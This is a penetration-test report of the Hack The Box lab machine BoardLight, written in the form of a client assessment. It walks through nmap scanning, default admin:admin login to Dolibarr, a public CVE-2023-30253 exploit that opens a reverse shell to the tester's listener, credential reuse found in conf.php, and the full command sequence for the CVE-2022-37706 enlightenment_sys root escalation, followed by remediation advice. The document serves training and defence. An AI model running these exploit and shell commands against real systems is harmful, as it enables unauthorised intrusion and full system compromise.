


BoardLight

BoardLight HTB

BoardLight



Target: HTB Machine “BoardLight” **Client:** HTB (Fictitious) **Engagement Date:** Jun 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

1. Introduction

Objective of the Engagement

This assessment was conducted to perform a comprehensive security evaluation of a Linux-based target environment and its associated web services. Our engagement focused on identifying and exploiting vulnerabilities across multiple layers—from network reconnaissance and service enumeration, through to web application weaknesses and privilege escalation. In particular, we examined an ERP/CRM platform based on Dolibarr and exploited a command injection flaw in the Enlightenment system utility (CVE-2022-37706). This exercise demonstrates how an attacker might chain these vulnerabilities to achieve full system compromise.

Scope of Assessment

- **Network Reconnaissance:** We initiated the assessment by confirming host availability with an ICMP echo request. The response, featuring a TTL of 63, indicated that the target system is Linux-based.
- **Port and Service Enumeration:** A comprehensive Nmap scan revealed open TCP ports 22 (SSH) and 80 (HTTP). Further service detection identified OpenSSH 8.2p1 on Ubuntu for SSH and an Apache HTTP server 2.4.41 for the web service.

- **Web Application Discovery & Analysis:** The HTTP service presented several pages including `do.php`, `index.php`, `contact.php` (with an embedded form), and an `about` section. Additionally, virtual host enumeration using Gobuster uncovered the subdomain `crm.board.htb`, which hosts an ERP/CRM login interface.
- **Credential and Vulnerability Assessment in the ERP/CRM Platform:** Access to the Dolibarr-based ERP/CRM system on `crm.board.htb` was obtained using default administrative credentials (`admin:admin`). Within this portal, we identified an authenticated PHP code injection vulnerability that bypasses standard input restrictions by appending `?PHP`. This vulnerability is referenced in public advisories (e.g., CVE-2023-30253).
- **Privilege Escalation:** After establishing an initial foothold via the CRM, an interactive shell was spawned using a custom Python exploit. Further investigation revealed sensitive configuration details (including database credentials in the `conf.php` file) and additional attack vectors. Notably, the system's graphical interface—powered by Enlightenment version 0.23.1—was exploited through CVE-2022-37706 in the `enlightenment_sys` utility, ultimately leading to full root access.

Ethics & Compliance

All testing activities were executed strictly within the pre-approved rules of engagement, ensuring that normal operations remained undisturbed. The findings detailed in this report are confidential and have been shared exclusively with authorized stakeholders to support prompt and effective remediation.

This refined introduction encapsulates our methodology and findings in a clear, professional manner while setting the stage for the detailed technical analysis that follows.

2. Methodology

The evaluation was performed using a sequential approach, starting with initial network reconnaissance and proceeding through port and service enumeration, web-application fingerprinting, vulnerability assessment, exploit development, and ultimately privilege escalation. Every phase was meticulously documented using a series of commands and screenshots, as described below.

Network Reconnaissance

To begin, connectivity to the target IP (10.129.231.37) was established by issuing a single ICMP echo request. The ping command was executed as follows:

```
kali@kali ~/workspace/BoardLight/nmap [16:56:15] $ ping -c 1 10.129.231.37
PING 10.129.231.37 (10.129.231.37) 56(84) bytes of data.
64 bytes from 10.129.231.37: icmp_seq=1 ttl=63 time=53.8 ms
```

```

--- 10.129.231.37 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 53.836/53.836/53.836/0.000 ms

```

Notably, the TTL value of 63 is indicative of a Linux-based system.

Port Scanning

Following network confirmation, a thorough port scan was conducted using Nmap with a SYN scan combined with a high-speed option. The aim was to identify open TCP ports on the target:

```

kali@kali ~/workspace/BoardLight/nmap [16:56:27] $ sudo nmap -sS -Pn -n -
p- --open --min-rate 5000 10.129.231.37 -oG BoardLightPorts
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-18 16:57 EDT
Nmap scan report for 10.129.231.37
Host is up (0.035s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

```

The scan revealed that ports 22 (SSH) and 80 (HTTP) were open.

Service Enumeration

A detailed service enumeration was subsequently performed on the identified ports (22 and 80) to gather version information and additional service details:

```

kali@kali ~/workspace/BoardLight/nmap [16:57:49] $ sudo nmap -sVC -p 80,22
10.129.231.37 -oN BoardLightServices

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-18 16:58 EDT
Nmap scan report for 10.129.231.37
Host is up (0.045s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux;

```

```


protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 8.56 seconds

The site



Web Application Analysis

The target web application presented a series of pages including `do.php` , `index.php` , `contact.php` (which contains a form), `about` , and a page with parameter input indicated by “?”=. A screenshot of the site is provided below:

Web fingerprinting using Wappalyzer further confirmed details about the website’s underlying technology:

Additionally, the `/etc/hosts` file was amended to include the entry `board.htb` to facilitate further review.

Virtual Host Enumeration

To enumerate virtual hosts, the following command using Gobuster was executed:

```
gobuster vhost -u http://board.htb -w
/usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -t 70 --
append-domain
```

```
Found: api/experiments/configurations.board.htb Status: 400 [Size: 301]
Found: cgi-bin/.board.htb Status: 400 [Size: 301]
Found: crm.board.htb Status: 200 [Size: 6360]
Found: federation/clients.board.htb Status: 400 [Size: 301]
```



The scan successfully identified a virtual host: `crm.board.htb`

The ERP/CRM login interface, as observed on `crm.board.htb`, is depicted in the screenshot below:

Access was gained by logging in with the following administrative credentials:

- **Username:** admin
- **Password:** admin

This successful login is captured in the screenshot:



Dolibarr Analysis

Dolibarr is defined as follows:

Dolibarr ERP/CRM is an open-source Enterprise Resource Planning (ERP) and Customer Relationship Management (CRM) software designed for small and medium-sized enterprises, freelancers, or associations.

A proof-of-concept (PoC) was implemented demonstrating an authenticated PHP Code Injection vulnerability by bypassing the `?php` restriction simply by appending `?PHP`:

Explanation : <https://www.swascan.com/security-advisory-dolibarr-17-0-0/>

An exploit for this vulnerability can be found at:

<https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253>

Foothold Establishment and Shell Spawning

A foothold on the system was established by spawning a shell using the following command:

```
python3 exploit.py http://crm.board.htb admin admin 10.10.14.183 4443
```

```

kali@kali ~/workspace/BoardLight/scripts [17:35:46] $ cd Exploit-for-Dolibarr-17.0.0-CVE-2023-30253
kali@kali ~/workspace/BoardLight/scripts/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253 [17:35:49] $ ls
exploit.py  README.md
kali@kali ~/workspace/BoardLight/scripts/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253 [17:35:50] $ python3 exploit.py
usage: python3 exploit.py <TARGET_HOSTNAME> <USERNAME> <PASSWORD> <LHOST> <LPORT>
example: python3 exploit.py http://example.com login password 127.0.0.1 9001
exploit.py: error: the following arguments are required: hostname, username, password, lhost, lport
kali@kali ~/workspace/BoardLight/scripts/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253 [17:36:48] $ python3 exploit.py
http://crm.board.htb admin admin 10.10.14.183 4443
[*] Trying authentication...
[+] Login: admin
[+] Password: admin
[+] Trying created site...
[+] Trying created page...
[+] Trying editing page and call reverse shell... Press Ctrl+C after successful connection
[*]

kali@kali ~/workspace/BoardLight/scripts/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253 [17:36:48] $ nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.10.14.183] from (UNKNOWN) [10.129.231.37] 59308
bash: cannot set terminal process group (670): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$

```

Configuration Discovery

Investigation into the configuration folder of `crm.board.htb` revealed a `conf.php` file containing database connection parameters. The file was inspected using the following commands:

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$
```

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php
cat conf.php
```

...SNIP...

```
$dolibarr_main_db_pass='<REDACTED>';
```

```
...SNIP...
```

Additionally, an SSH login was performed using the command `ssh larissa@10.129.181.20`, with the password being identical to the one used for database access.

This Linux machine has a GUI Installed on because we're seeing the desktop folder and other clues

```
larissa@boardlight:/var/log$ ls /home/larissa
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
```

GUI Environment and Privilege Escalation

Evidence from the files and directories (e.g., the presence of a Desktop folder) confirmed that the Linux machine is equipped with a graphical user interface:

Inspection of the `/usr/share/xsessions/` folder revealed the file `enlightenment.desktop`. Further analysis determined that the system is running Enlightenment version **0.23.1**:

This version of Enlightenment is vulnerable to **CVE-2022-37706**, which is described as follows:

```
### Description
```

```
enlightenment_sys in Enlightenment before 0.25.4 allows local users to
gain privileges because it is setuid root, and the system library function
mishandles pathnames that begin with a /dev/.. substring.
```

This is the version 0.23.1

```
Name[tr]=Enlightenment
Comment=Log in using Enlightenment (Version 0.23.1)
Comment[ca]=Iniciar sessió amb Enlightenment (Versió 0.23.1)
Comment[da]=Log ind med Enlightenment (Version 0.23.1)
Comment[de]=Anmelden und Enlightenment verwenden (Version 0.23.1)
Comment[el]=Είσοδος με το Enlightenment (Έκδοση 0.23.1)
Comment[eo]=Ensaluti pere de Enlightenment (Versio 0.23.1)
Comment[es]=Iniciar sesión usando Enlightenment (Versión 0.23.1)
```

A search for setuid binaries using the command `find / -perm -4000 2>/dev/null` confirmed the presence of compromised binaries:

```

larissa@boardlight:/var/log$ find / -perm -4000 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
/usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign

```

Exploiting the CVE-2022-37706 Vulnerability

The vulnerability in Enlightenment was exploited to obtain root access. The following commands were executed to manipulate the system and spawn a root shell:

```

larissa@boardlight:/tmp$ mkdir -p /tmp/net
larissa@boardlight:/tmp$ mkdir -p "/dev/../tmp/;/tmp/exploit"
larissa@boardlight:/tmp$ echo "/bin/sh" > /tmp/exploit
larissa@boardlight:/tmp$ chmod a+x /tmp/exploit
larissa@boardlight:/tmp$ /usr/lib/x86_64-linux-
gnu/enlightenment/utils/enlightenment_sys /bin/mount -o
noexec,nosuid,utf8,nodev,icharset=utf8,utf8=0,utf8=1,uid=$(id -u),
"/dev/../tmp/;/tmp/exploit" /tmp///net

```

Explanation of the Exploit:

- **Setuid Root Binary:** The utility `enlightenment_sys` is owned by root and marked as setuid, allowing it to execute with root privileges regardless of the invoking user.
- **Flawed Path Validation:** The program naively checks if the supplied device path starts with `/dev/` without normalizing it. This permits bypassing restrictions using paths such as `/dev/../tmp/foo`.
- **Privilege Escalation via Path Traversal:** By injecting a semicolon into the path (i.e., `/dev/../tmp/;/tmp/exploit`), the shell splits the command into two parts. The first part is a benign mount operation, while the second part directly executes `/tmp/exploit` with root privileges.
- **Mount Point Verification:** The mount point `/tmp///net` (created with `mkdir -p /tmp/net`) satisfies the mount command's requirements.
- **Overall Impact:** This exploit leverages the combination of the setuid mechanism and poor path validation to execute a payload that results in an interactive root shell. Substituting `/tmp/exploit` with a crafted C program that escalates privileges (for example, by setting the user ID to 0 before executing a shell) further substantiates full system compromise.

Through these carefully executed steps—from initial reconnaissance and enumeration to exploitation of software vulnerabilities—a successful transition from a remote foothold to complete root access was achieved.

This comprehensive methodology not only underscores the systematic approach taken during the assessment but also illuminates each critical phase and its corresponding technical nuances.

3 Findings

3.1 Vulnerability: Default ERP/CRM Portal Credentials and Authenticated PHP Code Injection (Dolibarr)

Base Score

8.8 (High)

Attack Vector (AV)
 Network (N) | Adjacent (A) | Local (L) | Physical (P)

Attack Complexity (AC)
 Low (L) | High (H)

Privileges Required (PR)
 None (N) | Low (L) | High (H)

User Interaction (UI)
 None (N) | Required (R)


Scope (S)
 Unchanged (U) | Changed (C)

Confidentiality (C)
 None (N) | Low (L) | High (H)

Integrity (I)
 None (N) | Low (L) | High (H)

Availability (A)
 None (N) | Low (L) | High (H)

- **CVSS:** CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 8.8 (High)
- **Description:** The Dolibarr-based ERP/CRM portal was discovered to be accessible using default credentials (username: admin , password: admin). Upon logging in with these credentials, an authenticated PHP code injection vulnerability was identified. This flaw allows an attacker to bypass expected input restrictions by appending ?PHP to parameters, thereby facilitating arbitrary code execution within the application.
- **Impact:** Exploiting this vulnerability could enable adversaries to execute arbitrary PHP code, pivot within the network, exfiltrate sensitive data, and establish persistence. The use of widely known default credentials greatly reduces the barrier to initiating an attack.
- **Technical Summary:** After discovering the subdomain `crm.board.htb` through virtual host enumeration, the ERP/CRM login page was accessed using the default credentials. Successful login led to the identification of an authenticated PHP code injection flaw. Public advisories detail this vulnerability (e.g., CVE-2023-30253) , and a corresponding proof-of-concept exploit is available on GitHub. The vulnerability is a result of inadequate sanitization in the application's input-handling routines.
- **Evidence:**
 - Screenshot of the ERP/CRM login and the successful administrative access:



3.2 Vulnerability: Reused Credentials in Configuration Files and SSH Access

Base Score		7.7 (High)
Attack Vector (AV) Network (N) Adjacent (A) Local (L) Physical (P)	Scope (S) Unchanged (U) Changed (C)	
Attack Complexity (AC) Low (L) High (H)	Confidentiality (C) None (N) Low (L) High (H)	
Privileges Required (PR) None (N) Low (L) High (H)	Integrity (I) None (N) Low (L) High (H)	
User Interaction (UI) None (N) Required (R)	Availability (A) None (N) Low (L) High (H)	

- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N – 7.7 (High)
- **Description:** A critical misconfiguration was detected in which the same credentials were reused across multiple services. Specifically, the database configuration file (`conf.php`) within the ERP/CRM directory contained sensitive database credentials, which were later found to be identical to the SSH password for the user `larissa`.
- **Impact:** The reuse of credentials significantly increases the risk of cross-service compromise. Should an attacker gain access to the configuration file or intercept these credentials, they could leverage them to gain unauthorized SSH access to the system, escalate privileges, and potentially control the entire environment.
- **Technical Summary:** A review of the ERP/CRM configuration folder revealed a `conf.php` file with database credentials stored in cleartext. Further investigation confirmed that these same credentials were used for SSH access to the account `larissa` (invoked via `ssh larissa@10.129.181.20`). This improper handling of sensitive information creates a straightforward path for attackers to perform lateral movement and privilege escalation.
- **Evidence:**
 - Excerpt from the configuration file:

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php
...SNIP...
$dolibarr_main_db_pass='<REDACTED>';
...SNIP...
```

SSH login evidence using the same credentials: `ssh larissa@10.129.181.20`


3.3 Vulnerability: Privilege Escalation via CVE-2022-37706 in Enlightenment

Base Score		8.4 (High)
Attack Vector (AV) Network (N) Adjacent (A) Local (L) Physical (P)	Scope (S) Unchanged (U) Changed (C)	
Attack Complexity (AC) Low (L) High (H)	Confidentiality (C) None (N) Low (L) High (H)	
Privileges Required (PR) None (N) Low (L) High (H)	Integrity (I) None (N) Low (L) High (H)	
User Interaction (UI) None (N) Required (R)	Availability (A) None (N) Low (L) High (H)	

- **CVSS:** CVSS3.1: AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – 8.4 (High)
- **Description:** The system's graphical environment, running Enlightenment version 0.23.1, was found to be vulnerable to a local privilege escalation flaw identified as CVE-2022-37706. The vulnerability exists in the `enlightenment_sys` utility, which is setuid root. Due to insufficient path normalization, an attacker can bypass checks by using path traversal and semicolon injection techniques.
- **Impact:** Exploiting this vulnerability allows an attacker with limited local access to execute arbitrary commands with root privileges. This results in a full system compromise, rendering the vulnerable system completely under attacker control.
- **Technical Summary:** The exploitation takes advantage of a weak validation process in the `enlightenment_sys` utility. Instead of properly normalizing the input path to ensure it resides under `/dev/`, the utility only verifies that the path starts with `/dev/`. By crafting a device path such as `/dev/../tmp/;/tmp/exploit`, the attacker injects a malicious payload that is executed with root privileges. The process involves:
 - Creating an executable payload (`/tmp/exploit`) that spawns a shell.
 - Manipulating mount command parameters through the injected semicolon. The local privilege escalation is both efficient and impactful, as it leads directly to an interactive root shell.
- **Evidence:**
 - The complete command sequence used to exploit the vulnerability:

```
larissa@boardlight:/tmp$ mkdir -p /tmp/net
larissa@boardlight:/tmp$ mkdir -p "/dev/../tmp/;/tmp/exploit"
larissa@boardlight:/tmp$ echo "/bin/sh" > /tmp/exploit
larissa@boardlight:/tmp$ chmod a+x /tmp/exploit
larissa@boardlight:/tmp$ /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys /bin/mount -o
noexec,nosuid,utf8,nodev,ioccharset=utf8,utf8=0,utf8=1,uid=$(id -u),
"/dev/../tmp/;/tmp/exploit" /tmp///net
```

- Screenshot evidencing the presence of compromised setuid binaries:



```
larissa@boardlight:/var/log$ find / -perm -4000 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
/usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

- Detailed explanation of the exploitation methodology is provided in the technical documentation.

These findings underscore a critical lack of secure configurations across multiple layers—from weak and default credentials to improper handling of input in system utilities. Each vulnerability, when chained together, demonstrates how an attacker could traverse from initial access through to full system compromise.

4. Recommendations

To remediate and mitigate the vulnerabilities identified in this engagement—namely, the default credentials and authenticated PHP code injection vulnerability in the ERP/CRM portal, the reuse of sensitive credentials across services, and the local privilege escalation vulnerability (CVE-2022-37706) in the Enlightenment system utility—apply the following remediation controls:

4.1 Strengthen Authentication and Credential Management

- **Enforce Strong, Unique Passwords:** Replace all default credentials in the ERP/CRM portal by adopting strong, complex passwords. Default combinations (e.g., admin/admin) should be eliminated immediately. Additionally, avoid using the same credentials across different services, such as the database configuration (found in `conf.php`) and SSH access for user `larissa`.
- **Implement Multi-Factor Authentication (MFA):** Where possible, deploy MFA for both the ERP/CRM portal and SSH access. This will significantly reduce the risk of unauthorized access arising from compromised or reused credentials.
- **Centralize Credential Management:** Employ a secure credential management solution or vault. Ensure sensitive data, including database passwords, are not hardcoded in configuration files without protection. This minimizes the risk of lateral movement should one vector be compromised.

4.2 Secure the Web Application and Input Validation

- **Address Input Sanitization Deficiencies:** The Dolibarr-based ERP/CRM portal suffers from an authenticated PHP code injection flaw via improper input sanitization (which allows an attacker to bypass restrictions by appending `?PHP` to the URL). The application must enforce rigorous input cleansing and validation routines to prevent arbitrary code execution.

- **Regularly Update and Patch Web Applications:** Ensure that the ERP/CRM software (Dolibarr) is always updated to the latest patched version. Regular vulnerability management processes should be established to identify and remediate injection flaws promptly, including those associated with public advisories such as CVE-2023-30253

4.3 Harden System and Privilege Escalation Controls

- **Apply Critical Software Patches:** Upgrade the Enlightenment graphical environment beyond version 0.25.4 to address CVE-2022-37706. This mitigates the local privilege escalation vulnerability caused by insufficient path normalization in the `enlightenment_sys` utility.
- **Restrict Setuid Binaries and Capabilities:** Audit and restrict the use of setuid binaries, particularly those like `enlightenment_sys` that are exploited via improperly validated input. Where elevated capabilities (such as `cap_setuid` and `cap_net_bind_service+eip`) are unnecessary, they should be removed or minimized.
- **Enforce Mandatory Access Controls (MAC):** Consider implementing additional defenses via MAC systems such as SELinux or AppArmor. These tools can help limit the impact of any privilege escalation by enforcing strong process and filesystem isolation.

4.4 Enhance Monitoring, Logging, and Incident Response

- **Centralize Logging and Continuous Monitoring:** Implement a centralized logging solution (such as a SIEM) to consolidate logs from system processes, network services, and web applications. This will aid in the rapid detection of anomalous behavior and provide a robust audit trail for incident response.
- **Establish and Test Incident Response Procedures:** Develop a comprehensive incident response plan outlining the steps to isolate and remediate any breach. Regular testing of these procedures will ensure that stakeholders can respond swiftly and effectively in the event of a compromise.

4.5 Conduct Regular Security Audits and Updates

- **Schedule Periodic Vulnerability Assessments:** Perform regular security assessments, including vulnerability scans and penetration testing, to promptly identify and address emerging vulnerabilities across the environment.
- **Automate Security Patching and Updates:** Integrate automated patch management for both system components and web applications. This will ensure that known vulnerabilities, such as those identified with CVE-2022-37706 and CVE-2023-30253, are remediated in a timely manner, reducing the overall attack surface.

Implementing these remediation controls will significantly strengthen the security posture of the ERP/CRM platform and the underlying Linux environment. This layered defense strategy minimizes the risk of further exploitation and maintains robust protection against evolving threat vectors.

5. Conclusions

Executive Summary

Imagine your organization as a well-guarded fortress. Despite the strong overall defenses, our evaluation revealed that several internal doors were inadvertently left open. Here's what we discovered:

- **Weak Default Access:** Your business management portal, which is designed to oversee core organizational functions, was found to be accessible using well-known default credentials. This is similar to having a door that opens with a widely recognized code—anyone who knows it can easily step inside.
- **Dangerous Credential Reuse:** Sensitive information stored within your systems, such as database credentials, was reused across different access points. In simple terms, it's as if the same key opens not only the main office door but also the inner security vault. This overlap greatly increases the risk of an intruder reaching critical areas.
